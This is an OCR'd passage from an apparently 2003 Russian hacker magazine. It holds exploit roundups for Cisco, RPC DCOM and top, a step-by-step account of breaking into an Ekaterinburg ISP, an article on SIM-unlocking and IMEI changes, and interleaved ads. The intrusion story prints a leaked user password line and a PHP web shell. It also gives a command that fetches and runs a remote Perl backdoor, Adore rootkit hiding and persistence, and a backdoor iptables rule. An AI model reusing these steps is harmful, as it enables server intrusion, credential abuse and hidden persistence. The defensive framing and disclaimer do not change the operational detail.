
Первая версия эксплоита лежит тут: www.security.nnov.ru/files/shadowchode.tar.gz. Вторая, более умная и доработанная берется отсюда: www.security.nnov.ru/files/cisco-bug-44020.tar.gz.

Злоключение:

В багтраке этой уязвимости дали самую высокую степень опасности, потому как DoS циски приводит к отключению от внешнего мира одного (а то и больше) сегмента сети. Поэтому, если ты еще не отреагировал на эту уязвимость, сделай это немедленно!

Greets:

Первый эксплоит был написан неким [L0ck]. Во второй версии информация об авторе отсутствует.



Взлом за пару секунд

RPC DCOM REMOTE EXPLOIT

Описание:

Если ты думаешь, что я в этой рубрике обзораю лишь *nix-уязвимости, то ты ошибаешься :). Пришло время рассказать о бажной винде. Эксплоит вышел 25 июля 2003 года, хотя инфо о баге появилась несколько раньше. Суть заключается в банальном переполнении буфера в сервисе RPC (включен по умолчанию во всех версиях Win2k/NT/XP). После запроса на открытие текстового документа с длинным названием, вызывается шелл с правами администратора на 4444 порту. В случае если хакер гуру Win-консоли, он может сделать что угодно: добавить второго администратора, запустить трояна либо просто отформатировать винт :).

Защита:

Сервис RPC на NT-платформах выключить невозможно, а в случае, если таргет определен неправильно (со 100% уверенностью узнать удаленную версию невозможно) - сервис загибается, а XP вообще уходит в авто-reboot. Единственное, что могу порекомендовать, это поставить патч от Майкрософт (www.microsoft.com/technet/treeview?url=/technet/security/bulletin/MS03-026.asp), закрыть фаерволом 135 порт, либо... установить Linux.

Ссылки:


Эксплоит находится по адресу www.security.nnov.ru/files/w2krpcdos.c. Портитованная версия для FreeBSD также существует (<http://void.ru/cgi-bin/fget?files/1109/hdm-dcom-fbsd.c>). Новый эксплоит с 48 различными целями находится тут: www.security.nnov.ru/files/dcom48.c.

Злоключение:

Эксплоит будет актуален очень долгое время, т.к. WinXP очень полюбилась ламерам и юзерам средней продвинутости. К тому же мало кто из них задумывается о защите своей тачки фаерволом...

Greets:

Обнаружила багу и написала эксплоит команда Last Stage of Delirium (www.lsd-pl.net/). Эта тима уже давно радуется хакеров своими исследованиями, за что ей честь и хвала ;).



Последствия эксплоита - удаленный cmd.exe

LINUX LOCAL TOP EXPLOIT

Описание:

Опять Linux и опять переполнение буфера. На этот раз ошибка в программе top - утилите мониторинга производительности. Уязвимыми являются все версии, включая top 2.0.11. Эксплоит выполняет шеллкод при помощи переменных среды. Баг заключается в отсутствии проверки допустимой длины этих самых переменных. В итоге хакер получает шелл с правами root, если бинарный файл имеет бит +s. Радует, что такое бывает не всегда.

Защита:

Проверив все свои системы, я не нашел ни одного суидного top. Правда, на одном шелле бинарник имел sgid на группу root. Багоискатели утверждают, что /usr/bin/top является суидным в старых дистрибутивах Linux. Если на твоём сервере обнаружен суид - убери его, потому как другого пути защиты от этой баги пока не существует.

Ссылки:


Рабочий эксплоит для top можно скачать по адресу <http://securitylab.ru/?ID=39256>.

Злоключение:

Как я уже сказал, в новых системах ты не найдешь суидного top, поэтому волноваться о супернавороченности данного эксплоита не стоит.

Greets:

Нашел багу и выпустил эксплоит чувак под ником Darksock. Связаться с ним трудновато, парнишка не оставил никакой инфы о себе.



Наглядная уязвимость в top

Featuring
Intel®

CHIPSET

P4 TitanTM Series

на базе чипсетов Intel
с поддержкой 800-МГц системной шины

FSB 800 DDR 400 AGP 8X ATA

GA-8I848P-RS

- Pentium 4 Socket 478
- Системная шина 800 МГц
- Память DDR 400
- Графика AGP 8X
- Интерфейс Serial ATA
- 8 портов USB 2.0
- 6-канальный звук AC'97
- ATX

GA-8I848E-RS

- Pentium® 4 Socket 478
- Системная шина 800 МГц
- Память DDR 400
- Графика AGP 8X
- 6 портов USB 2.0
- 6-канальный звук AC'97
- ATX

Проект "Счастливого ребенка"
GA-8I848P-RS / GA-8I848E-RS



С каждой проданной системной
платой Gigabyte помогает детям

Всегда подробную информацию вы можете получить у своего дистрибутора.



© 2005 Gigabyte Technology Co., Ltd. All rights reserved.
Gigabyte Technology Co., Ltd. 1F, No. 6, Rue 11, Sec. 2, New Taipei City, Taiwan, R.O.C.
Gigabyte Technology Co., Ltd. 1F, No. 6, Rue 11, Sec. 2, New Taipei City, Taiwan, R.O.C.

Upgrade Your Life™ www.gigabyte.com.tw / www.gigabyte.ru

GIGABYTETM
TECHNOLOGY

Взлом

ЛОМКА КРУПНОГО ПРОВАЙДЕРА

Master-lame-master

ЛОМКА КРУПНОГО ПРОВАЙДЕРА



НАШУМЕВШИЕ ИСТОРИИ КРУПНЫХ ВЗЛОМОВ


Большинство админов полагают, что сервер с грамотно настроенным фаерволом сломать практически невозможно. Конечно, удаленной политике безопасности следует уделять огромное внимание, но не стоит забывать и о локальной. Грамотный хакер, как правило, тщательнейшим образом осматривает машину на предмет дырок, через которые овладевает системой. Нередко в сборе информации взломщику помогают другие сервера. Итак, настало время опровергнуть мнение, что фаервол спасает от всех хакерских атак.

ВЗЛОМ WHITE TIGER BOARD

Все началось с одного сайта города Екатеринбурга. Перелистывая виртуальные страницы портала, некий хакер наткнулся на форум White Tiger. Это вызвало у него большой интерес, поскольку через этот форум при определенных условиях можно получить nobody-shell. По умолчанию, все конфигурационные файлы находятся в папке /data относительно пути web-сервера. Обычно эта директория, а также все файлы в ней, открыты для чтения, что ставит сервер под угрозу (среди конфигов можно найти учетную запись администратора и информацию обо всех участниках форума).

Взломщик заходит в папку /data и получает... ошибку 403 - доступ запрещен. Дефолтовые имена файлов также найти не удалось. Да, здесь админ не только чаи гоняет. Вспомнив, что по умолчанию пароль на пользователя admin является таким же, как сам логин, наш герой полез на страницу администрирования форума. Ему повезло, потому как эта страница находилась в директории с бордой и называлась wtboard.htm. Взломщик выбрал раздел "пользователи форума и игнорлист" и заполнил поля login и password, в которых содержались парочка заветных слов "admin". И через пару секунд он получает полный контроль над форумом! Учетная запись была дефолтовой, что немного удивило хакера (менять пути конфи-

гурационных файлов и не тронуть их содержимое было странно).



Страница администрирования Wtboard

Посмотрев участников форума, взломщик не увидел среди них ничего интересного и хотел было уже перейти в раздел настройки борды, чтобы зафейсить ее таблицей процессов ;), но внезапно его взгляд упал на строчку:

```
leonid;;re#ewQ9Ln;;;leonid@yoburg.ru;;212.220.53.48;;;3248258699;;
```

Замечательно. Из этой строки стало ясно, что пользователь Леонид имеет аккаунт у провайдера www.yoburg.ru (который давно интересовал взломщика). К тому же этот пароль, вероятно, совпадал с паролем на e-mail. Хотя это еще предстояло проверить. Новостной портал уже не представлял для хакера особого интереса. Теперь

он желал поиметь привилегии на крупном ISP Екатеринбурга.

ВЗЛОМ WWW.YOBURG.RU - ВТОРЖЕНИЕ

Наш герой знал характер админа ISP. Его политика была направлена на защиту сервера от внешних врагов. Хакер был уверен на 100%, что сервер находится под стражей фаервола. Чтобы узнать, какие сервисы доступны извне, взломщик просканил хост программой nmap (www.insecure.org/nmap/). Через несколько минут сканер выдал результат. На машине крутились несколько открытых сервисов, такие как ftp, smtp и pop3. Доступ на ssh, как и предполагалось, фильтровался фаерволом.



Лог скана - 4 открытых порта

Теперь взломщику предстояло проверить валидность учетной записи. Для этого он решил воспользоваться ftp. Зацепившись на ProFTPD (который, кстати, был последней версии), хакер ввел имя пользователя и пароль. Информация оказалась достоверной, и сервер впустил пользователя

leopard в систему. Дело было за малым - получить шелл-доступ на удаленной машине.

Для своего грязного дела взломщик решил использовать Total Commander (www.ghisler.com), так как в нем он мог соединиться с ftp через Socks-сервер. Список адресов с соксами он всегда хранил при себе. Настроить Ftp over Socks очень просто: после создания нового соединения достаточно отметить галочку "Use Firewall", в настройках проставить тип Socks4/5 и ввести login и password для аутентификации. Все! Как говорится - безопасность превыше всего.

У Леонида в домашней директории практически не было никаких web-документов. Хакер надеялся увидеть там папку cgi-bin, но не обнаружил и ее. В каталоге присутствовали парочка mp3-файлов и тестовый index.html, что говорило о наличии web-доступа. Это очень обрадовало нашего героя. Недолго думая, он быстренько наваял cgi-скрипт следующего содержания:

```
#!/usr/bin/perl
$cmd=$ENV{QUERY_STRING};
$cmd=-s/%20/ /;
print "Content-type: text/html\n\n<pre>";
print $cmd;
print "<\pre>";
```

Смысл его довольно простой. Вторая и третья строки выделяют команду и заменяют Unicode-символы, порождаемые браузером, на пробелы. Затем вывод заголовка и результат работы команды в удобочитаемом виде (в <pre>-тегах).

Чтобы скрипт выполнялся, хакер создал директорию cgi-bin с правами 755 и закачал туда файл cmd.cgi с этими же правами (выставить атрибуты через ftp можно командой SITE chmod 755 file). Теперь, надеясь на удачу, он набрал в браузере адрес www.yoburg.ru/~leopard/cgi-bin/cmd.cgi?id и... его ждал облом. Вместо результата выполнения скрипта хакер получил его исходный код. Это означало, что в httpd.conf не было привязки расширения к интерпретатору Perl. Переименовывание cmd.cgi в cmd.pl тоже не дало никаких результатов. В общем, с перлом оказался тухлак.

ВЫХОД ЕСТЬ - PHP!


Зателнетившись на 80 порт удаленной машины, хакер отдал команду HEAD / HTTP/1.0. В ответ он получил несколько строк заголовка, одна из которых говорила, что на сервере установлен mod_php. Модуль был довольно новым - версия 4.3.0. Для нее не существовало никаких эксплоитов, но наличие PHP на сервере заставило взломщика задуматься. Задуматься об альтернативе неработающего cmd.cgi. В итоге был написан простенький PHP-скрипт, содержащий в себе всего одну строку:

```
<?passthru($cmd)?>
```

Теперь взломщик был уверен, что команды будут выполняться успешно. Но при переходе на соответствующую ссылку его опять поджидал облом. Команда не выполнялась. Хакер подумал, что leopard не имеет права даже на выполнение PHP-скрипта, но решил еще раз в этом убедиться. Строка в скрипте была немного исправлена, теперь она выглядела так:

```
<?phpinfo()?>
```

Она должна показать всю информацию о PHP-модуле. Как ни странно, информация отобразилась в полном объеме. Только после этого хакер понял, почему его команды не выполнялись. Дело в том, что опция register_globals была в режиме off, что означало отключение приема переменных из QUERY_STRING. Кстати, эта фишка была сделана по умолчанию разработчиками модуля, видимо админ сервера не переключил ее в положение on.



Полная информация о php_mod

Осталось скачать и запустить перловый бэкдор для получения полноценного nobody-shell. Для этого был залит такой скрипт:

```
<?system("wget http://hack.narod.ru/bd.pl -O /tmp/bd.pl; perl /tmp/bd.pl");?>
```

Бэкдор bd.pl должен открыть шелл на 5051 порту. После успешного выполнения скрипта взломщик зателнетился на порт удаленного сервака и... не получил желаемого результата - порт фильтровался фаерволом.

СВИНСТВО С ФАЕРВОЛОМ

Хакер стал чекать порты, за которыми могли быть сервисы. Он надеялся получить ответ "connection refused", а затем подсадить на этот порт бэкдор. Причем порт должен быть > 1024, иначе обычный пользователь (в нашем случае nobody) не сможет его прослушать. Как ни странно, такой порт был найден. Им оказался 6667. Примечательно, что за ним не было никакого icgd :). Видимо, его убил админ за ненужность, но правило из фаервола убрать забыл. А зря...

После простой модификации бэкдора (<http://code.ruhost.ru/bd.tar.gz>) и скрипта, порт 6667 стал прослушиваться. Оставалось только зателнетиться.

ADORE - НАВОРОЧЕННЫЙ ФРИШНЫЙ РУТКИТ ОТ TESO

Первым делом хакер набрал ipname -a. На сервере был установлен старенький RedHat 7.0. Его ядро можно было сломать обычным эксплоитом ptrace24.c (не говоря уже о ptrace-kmod.c), что и было проделано (<http://packetstorm.icx.fr/0110-exploits/ptrace24.c>).

Настало время определиться с руткитом, который будет установлен на сервере. Выбор пал на Adore. Этот руткит умеет скрывать процессы и файлы, выполнять команды от суперпользователя. Остальные возможности этого софта нашего деятеля не интересовали. Adore был транспортирован с адреса

В ПРОДАЖЕ С 23 СЕНТЯБРЯ



В номере:

РЕСПУБЛИКА: РЕВОЛЮЦИЯ (REPUBLIC: THE REVOLUTION)

Новое слово в жанре! Свежая кровь на старые дрожжи! Великобритания подарила нам давно забытое ощущение новизны, радость знакомства с неизведанным, счастье исследовательского любопытства, и все это — знаменитая "Республика". Благодаря компании "Новый Диск", российскому издателю проекта, вы сможете прочитать самый свежий эксклюзивный обзор игры!

WARHAMMER 40K: FIRE WARRIOR

"Стране Игр" посчастливилось наложить руки на preview-версию ярчайшего FPS во вселенной Warhammer 40K. Читайте отчет о нашем знакомстве с потрясающим проектом от THQ и Kuju Entertainment.

KREED

Сколько мы о нем писали. Перестукин, Торик, Инин — ярчайшая плеяда игровой журналистики освещала вехи зарождения и роста самого шумного российского проекта последних лет. И вот дождалась — избалованный вниманием кра-савчик в наших руках. Читайте и наслаждайтесь!

SOUL CALIBUR II

Главный файтинг года готов появиться на просторах нашей страны! А мы, соответственно, не отстаем и выкатываем вам полноформатный отчет о сиквеле редакционного фаворита.

TRON 2.0

Суперэксклюзив! Только у нас! Интригующая и долгожданная! Желанная и недоступная! Обзор одной из самых заметных игр 2003 года для PC.

ИГРЫ

Республика: Революция (Republic: The Revolution) ● Warhammer 40K: Fire Warrior ● Soul Calibur II ● Kreed ● TRON 2.0 ● Jak II ● Aliens vs Predator: Extinction ● Robotech Battlecry ● Age of Wonders: Shadow Magic ● Disciples II: The Servants of the Dark

СТРАНА
ИГР

(game)land
www.gameland.ru

Взлом

6 Юниксoug 7 Кодинг

00



Взлом

ЛОМКА КРУПНОГО ПРОВАЙДЕРА

Master-lame-master

<http://teso.scene.at/releases/adore-0.42.tgz>. После распаковки необходимо было запустить скрипт ./configure. Но вот собирать руткит хакер не торопился. Чтобы adore не был засечен chkrootkit'ами и другими утилитами, взломщик изменил сигналы по умолчанию в файле adore.h. Переменные SIG-INVISIBLE, SIGVISIBLE и SIGREMOVE стали принимать другие значения. В код adore.c и cleaner.c была добавлена строка LICENSE_MODULE("GPL"), чтобы при подгрузке модуля в ядро не было ругани о некорректной регистрации ;).

Теперь можно было компилировать. Команда make - руткит собран. Хакер положил их в директорию /usr/lib и обозвал именами linux-lib.o и linux-init.o (до этого модули назывались adore.o и cleaner.o). В завершение взломщик набрал команду insmod /usr/lib/linux-lib.o && insmod /usr/lib/linux-init.o && rmmod linux-init. Все! Модули были в ядре, и руткит был успешно установлен.



Возможности руткита Adore

Осталось переместить бинарник ava в /usr/bin и скрыть его командой /usr/bin/ava h /usr/bin/ava. Теперь для хакера была актуальна проблема автозапуска руткита. Он решил записать строки загрузки модуля в файл /etc/rc.d/init.d/named, в надежде, что админ не будет рассматривать стартовые скрипты.

И ЕЩЕ РАЗ О ФАЕРВОЛЕ

Взломщик мог скрывать процессы и файлы на сервере, но он совсем позабыл о фаерволе, который закрывал все порты. Выполнив iptables -L, хакер увидел около 300 правил различного характера. Он решил, что если добавит команду, позволяющую подключиться на 63542 порт, админ этого не заметит.

ЧТО УМЕЕТ ADORE?

ADORE - ДОВОЛЬНО МОЩНЫЙ РУТКИТ, КОТОРЫЙ УМЕЕТ СКРЫВАТЬ ПРОЦЕССЫ И ФАЙЛЫ, ВЫПОЛНЯТЬ КОМАНДЫ ПОД ПРАВАМИ СУПЕРПОЛЬЗОВАТЕЛЯ, А ТАКЖЕ БЫТЬ НЕВИДИМЫМ В СИСТЕМЕ. СКРЫТИЕ ПРОЦЕССА ПРОИСХОДИТ ПУТЕМ ОТПРАВКИ СИГНАЛА, ОПРЕДЕЛЕННОГО В ХИДЕРЕ РУТКИТА.



Официальная страница: <http://teso.scene.at>



Настройка фаервола iptables

Нарушителя закона удивило отсутствие файла /etc/sysconfig/iptables, но после изучения стартовых скриптов в рутовом каталоге, в папке firewall обнаружился файл с правилами. Это был не просто список правил. В этом скрипте встречались сложные сравнения правил и какие-то посторонние команды. Немного поразмыслив, он просто вставил в этот файл такую строку: checkrules -all. Затем создал файл checkrules.c следующего содержания:

```
int main() {
system("/sbin/iptables -A INPUT -j ACCEPT -p tcp --
destination-port 63542");
}
```

Этот сишник был успешно скомпилирован, помещен в папку /usr/bin/, после чего скрыт руткитом. Оставалось только запустить бинарник, тогда правило вступит в силу.

Последний штрих - изменение порта в бэждере bd.pl на 63542 и сокрытие этого файла от пользо-



Шпионим в файле с правилами

ронных глаз. Теперь, чтобы активировать шелл, хакеру достаточно было сходить по ссылке, ведущей на PHP-скрипт (он, кстати говоря, тоже был невидимым), и зателнетиться на порт 63542. По окончании сессии, хакер убивал за собой перловый процесс и завершал работу. Чтобы открыть рутовую сессию, взломщику достаточно было ввести команду ava -e /bin/bash. Она запускала bash-интерпретатор с правами суперпользователя.

В конечном итоге, хакер продержался в системе довольно продолжительное время. В какой-то момент админ решил переустановить операционку на сервере. Соответственно, после подобной процедуры все акцессы исчезли. А вообще на этой машине крутился не только www, но и billing-сервер, поэтому взломщик вполне мог продавать дилап-аккаунты по доступным ценам ;).

FIREWALL НЕ ВЫХОД


Эта статья должна была показать тебе, что хорошей настройки фаервола недостаточно для полной безопасности сервера. Вспомни, что взлом начался с постороннего сервера, на котором был установлен бажный форум. После этого хакер легко мог войти под учетной записью на ftp, написать несложный PHP-скрипт и полностью завладеть системой. Именно так и произошло в нашем случае. Поэтому мой тебе совет - не доверяй фаерволу, а мути хорошую локальную безопасность на доверенной машине. Так ты с большей вероятностью ограничишь сервер от взломов.

Внимание! Весь материал дан только в ознакомительных целях. Повторение действий злоумышленника может привести к печальному результату (посадят по 272 статье УК РФ). В этом случае ответственность за содеянное несешь ты.



ЧТО ПОМОГЛО ХАКЕРУ ПРИ ВЗЛОМЕ?

1. Взломщик владел разными языками программирования, поэтому он добился успеха, заменив CGI-скрипт аналогичным PHP.
2. Взломщик не раз поднимал на своей машине фаервол. Благодаря этому он хорошо разбирался в правилах iptables. Разумеется, добавить свою запись в брандмауэр для злоумышленника не составило особого труда.
3. Взломщик первым делом заменил сигналы по умолчанию на произвольные в хидере руткита. Сделал он это, чтобы программа chkrootkit не смогла найти ADORE (поиск происходит как раз по дефолтовым значениям).



SAMSUNG

Сумма технологий

- вес 1,8 кг • толщина 23,8 мм
- до 4,5 часов* работы без подзарядки
- процессор Pentium® M до 1,6 ГГц
- оперативная память DDR до 2 Гбайт
- 14,1" ЖК-монитор
- видеокарта GeForce 4 Go 440 64 MB
- комбинированный DVD/CDRW привод
- поддержка беспроводной сети стандарта 802.11b

*с батарей повышенной емкости



X10

Samsung X10. Размер меньше, возможности больше!

Мобильная технология Intel® Centrino™ и другие передовые технологии нашли свое воплощение в Samsung X10. Это ноутбук нового поколения, идеально сочетающий исключительную мобильность и высокую производительность.



VELES DATA
COMPUTER CENTER

Тел. (095) 455-5691

CONCOM

Тел. (812) 320-9080

MICS
DISTRIBUTION
COMPANY

Тел. (095) 795-0998

ТОР

Тел. (095) 105-0700

ПАРТНЕР
MARKET

Тел. (095) 742-0000

Аванта РС (095) 954-5422, Арatron Компьютер (095) 789-8580, Глобалтек (095) 784-7266, Дестек (095) 195-0239, Дилайн (095) 969-2222, Индэл (095) 784-7002, Компьютер Маркет (095) 500-0304, М-Видео (095) 777-7775, Мир (095) 780-0000, Мобильные Советы (095) 729-5796, НИКС (095) 974-3333, СтартМастер - Москва (095) 967-1510, Роско (095) 795-0400, Citilink (095) 745-2999, Denikin (095) 787-4999, R-Style (095) 514-1414, ULTRA Computers (095) 729-5244, USN computers (095) 775-8202


Intel®, логотипы Intel Inside®, Pentium® и Intel® Centrino™ - зарегистрированные товарные знаки Intel Corporation и его филиалов в США и других странах. Товар сертифицирован. Информационный центр: 8-800-200-0-400. www.samsung.ru

Взлом

ТЕЛЕФОН ПОД ЗАМКОМ

Skylord (sky_lord@mail.ru)

ТЕЛЕФОН ПОД ЗАМКОМ



ЧТО ТАКОЕ РАЗЛОЧКА МОБИЛЬНИКА

Ты видел загадочные слова Sim-lock и SP-lock на вывесках палаток по ремонту мобил? Ты хочешь узнать, что это за таинственная "разблокировка", которую обещают в объявлениях на многих сайтах? Или, например, ты привез купленную по дешевке где-нибудь в Европе трубку, а она никак не хочет работать на просторах нашей Родины? Сейчас ты получишь ответы на все свои вопросы! Взлом мобильных только начался! ;-)

ЧТО? ГДЕ? КОГДА?

Прежде всего, давай разберемся в понятиях. "Блокировка оператора", SP-Lock (Service Provider Lock), SIM-lock - это все одно и то же, и обозначает установленное производителем мобильного телефона программное ограничение на использование его в одной или нескольких GSM-сетях. Проще говоря, в результате такой операции мобила успешно работает в сети одного оператора, но отказывается работать в других. Зачем это нужно? Ну как всегда... деньги... ;-) Оператор договаривается с производителем, тот поставляет ему такие "залоченые" телефоны, которые в итоге продаются с очень большой скидкой (а иногда вообще даются в качестве бесплатного дополнения к контракту), в расчете на то, что пользователь окупит оператору все затраты, так как будет вынужден пользоваться только его услугами и не сможет перейти в другую сеть. Говоря откровенно - все это обычное кидалово, и оно очень распространено в странах Европы, но не пользуется популярностью у нас. Хотя буквально полгода назад московский MTS продавал залоченные Siemens A35... В любом случае, у нас всегда действует российская специфика: аппараты продаются хоть и заблокированные, но по той же цене, что и нормальные ;-). Существует и другой аспект проблемы: именно

низкие цены на телефоны с SP-lock (а значит и возможность продать их потом существенно дороже) создают огромный спрос на услуги разлочки - то есть снятия блокировки оператора и восстановления полной и неограниченной функциональности девайса. Выигрывают все: и те, кто занимается взломом мобильных и отысканием путей разблокировки (цена на самые свежие решения для новых аппаратов может достигать нескольких тысяч баксов за экземпляр программы и/или устройства для этого), и сами анлокеры (если взять среднюю цену в 5-10 зеленых президентов за штуку при партиях от 100 штук и время на разлочку одной мобилы - обычно меньше минуты - то получается весьма неплохо), и, в конце концов, обычные пользователи, которые получают нормальный аппарат по низкой цене. Проигрывают разве что операторы, но ведь они и так норовят каждого как липку ободрать ;-).

ЗАГНАЛ СНАРЯД Я В ПУШКУ ТУГО

SP-lock осуществляется привязкой аппарата к значениям MCC и NCC (код страны и код оператора) на SIM-карте. Например, для МТС это 250-01, для МегаФона - 250-02, для Билайна - 250-99. При включении телефон проверяет соответствие этих кодов на SIM'ке тому, что записано у него в памяти, и в результате либо продолжает


нормальный процесс включения, либо начинает ругаться (разные модели по-разному, но всегда в том смысле, что "SIM-карта не подходит" и т.п.).



Забор с колючей проволокой под напряжением. И никакой мобильной связи...

Информация о залочке, а именно - допустимые MCC/NCC, хранятся, как правило, в EPROM мобильного (если не в курсе, что это - смотри майский JJ) вместе с остальными настройками, но иногда, например, в последних Нокках - записывается прямо в прошивку. Как же снять этот ненавистный SIM-lock? Для этого имеются разные способы. Первый и, так сказать, официальный - это ввод специального разб-

локирующего кода. Дело в том, что зачастую через несколько лет исправного пользования его сетью (года через два-три) оператор предоставляет клиенту этот самый код (некая цифровая последовательность), после ввода которого залочка волшебным образом испаряется. Данный код может быть функцией от IMEI телефона или же жестко зашит во флеше (и тогда он "пробивается" по внутренней базе данных производителя) - прошивка проверяет его на "правильность", и мобила сама удаляет из EEPROM информацию о залочке. Самостоятельно без участия оператора код разблокировки можно посчитать специальным калькулятором (например, для телефонов Siemens C/M/S35 и всей серии Nokia DCT-4). Но в последнее время производители предпочитают просто вести онлайн-базы этих кодов, доступ к которым имеют лишь сервисные центры, а их деятельность неплохо контролируется, поэтому вероятность "выключить" нужный master-code стремится к нулю.



Партиальный анлокер для Siemens A50. Самый первый для этой модели. Стоил \$6000

Другим способом разлочки, широко распространенным несколько лет назад, но и сейчас не теряющим своей актуальности по причине того, что не требует долгого изучения и копания в алгоритмах шифровки (и в результате для новых аппаратов появляется как правильно первым), является так называемый partial flashing. Суть "партиала" проста: как на обычном компе мы, чтобы отключить проверку серийного номера, меняем в программе условный переход на безусловный, точно так же и в прошивке мобилника обходят проверку "лочности". Осложняется это тем, что во всех более или менее новых моделях встроена проверка контрольной суммы прошивки (в частности, как раз чтобы бороться с партиалами) и при обнаружении ее несоответствия телефон сам себе делает хакарири. В буквальном смысле :-). Тогда прямая дорога либо в сервис, либо к анлокерам, либо за инфой о том, как надо восстанавливать самому... Впрочем, восстанавливать CRC сейчас умеют все, и поэтому partial flashing никуда не денется, несмотря на другие свои недостатки, о которых я скажу позднее.

Самым же правильным методом разблокировки является запись в EEPROM мобилы "чистых" блоков с отсутствующей информацией об SP-lock. В этом случае аппарат, как и в случае ввода разблокирующего кода, выглядит и работает как новый. Процедура изменения EEPROM'а довольно сложна и отличается у разных моделей. Кстати говоря, к разлочке вплотную примыкают такие вещи, как снятие security code трубки (защитный код, устанавливаемый пользователем - забывает его каждый третий ;-)) и изменение номера IMEI. Особенно второе: зачастую IMEI хранится в тех же блоках, что и информация о блокировках, так что фактически

NEXT

ЧТО НАМ ЗА ЭТО БУДЕТ

"Нам" - это телефону и тебе ;-). Действительно, вопрос качества работы мобилника при разлочке поднимается часто. И ответить на него можно следующим образом: корректно снятый SIM-lock не влияет отрицательно на работу аппарата. И точно так же, работа трубки не может ухудшаться со временем. Как она заработала после разблокировки, так и будет работать дальше.

Естественно, ничего не может случиться при разлочке кодом: это действительно официальное решение. Возможно, даже гарантия при этом сохранится... Обычно ничего не случается при разлочке через EEPROM, если эта операция произведена правильно. "Неправильность" заключается в том, что некоторые особо умные люди и программы зачастую просто стирают весь EEPROM, а потом, упорно говоря, создают его заново. В результате происходит то, о чем я говорил в своей предыдущей статье и что актуально для всех мобилников: теряются калибровки радиотракта, питания, температуры, а в итоге аппарат неустойчиво ловит сеть, самовыключается и так далее.

Много глюков, как правило, появляется и при партиале. Во-первых, все тот же набор - неустойчивая работа в сети, периодические самопроизвольные отключения. Во-вторых, часто перестают работать все функции безопасности - уже упомянутый security code и т.п. В-третьих, при обновлении прошивки SP-lock снова восстановится, что логично - исправленное место затерто новым кодом. Суть в том, что все эти последствия проявляются намного чаще, чем при других способах разлочки, а недобросовестные анлокеры, которым наплевать, что и как будут делать с телефоном дальше, не гнушаются партиала, учитывая, что почти всегда это первый доступный способ снятия локка.

Все вышесказанное можешь считать предупреждением и напоминанием, что никто не несет ответственности за то, что ты натворишь со своим телефоном ;-). Кстати, об ответственности. Стоит сказать несколько слов о юридической стороне вопроса. Главное здесь то, что у нас в России ни смена IMEI, ни разлочка не являются правонарушениями (чего нельзя сказать, например, о Великобритании или Австралии). И действительно: почему разрешено перешивать BIOS в компьютере или, например, копаться во внутренних частях телевизора, но нельзя все то же самое делать с телефоном? Право продавца продать нам товар, соответствующий цене (а урезанная залочкой мобила вполне соответствует своей низкой цене), право покупателя - делать с товаром что угодно. Максимальные негативные последствия - это лишение тебя гарантии на мобилу, а учитывая, что лоченые трубки в большинстве случаев ввозят по "серым" каналам (то есть, без участия самого производителя), это не особенно важно. Кстати, имей в виду: не все лоченые/разлоченые мобилы "серые" и не все "серые" - разлоченые ;-). Советы, как узнать "происхождение" телефона висят на всех сайтах: об изначальной заблокированности обычно свидетельствует наличие логотипа какого-нибудь европейского оператора на мобиле (Vodafone, Orange и т.п.), несоответствие IMEI, указанного на наклейке под аккумулятором, тому,

ЖУРНАЛ ДЛЯ АКТИВНЫХ ПОЛЬЗОВАТЕЛЕЙ МОБИЛЬНЫХ ЦИФРОВЫХ УСТРОЙСТВ



В НОМЕРЕ:

- Отборные новости
- Оригинальные тесты
- Полезные советы по выбору
- Рекомендации по использованию
- Каталоги устройств
- А также: полезные программы, обзоры, ноутбуков, цифровых фотокамер и многое другое.

ТЕПЕРЬ ЕЩЕ ТОЛЩЕ – ЕЩЕ ИНФОРМАТИВНЕЕ!
44 ДОПОЛНИТЕЛЬНЫЕ СТРАНИЦЫ – В 1.5 РАЗА БОЛЬШЕ ИНФОРМАЦИИ!

НА ДИСКЕ:

- Самый нужный софт для Palm, Psion, Pocket PC, ноутбуков, цифровых камер и сотовых телефонов на одном диске

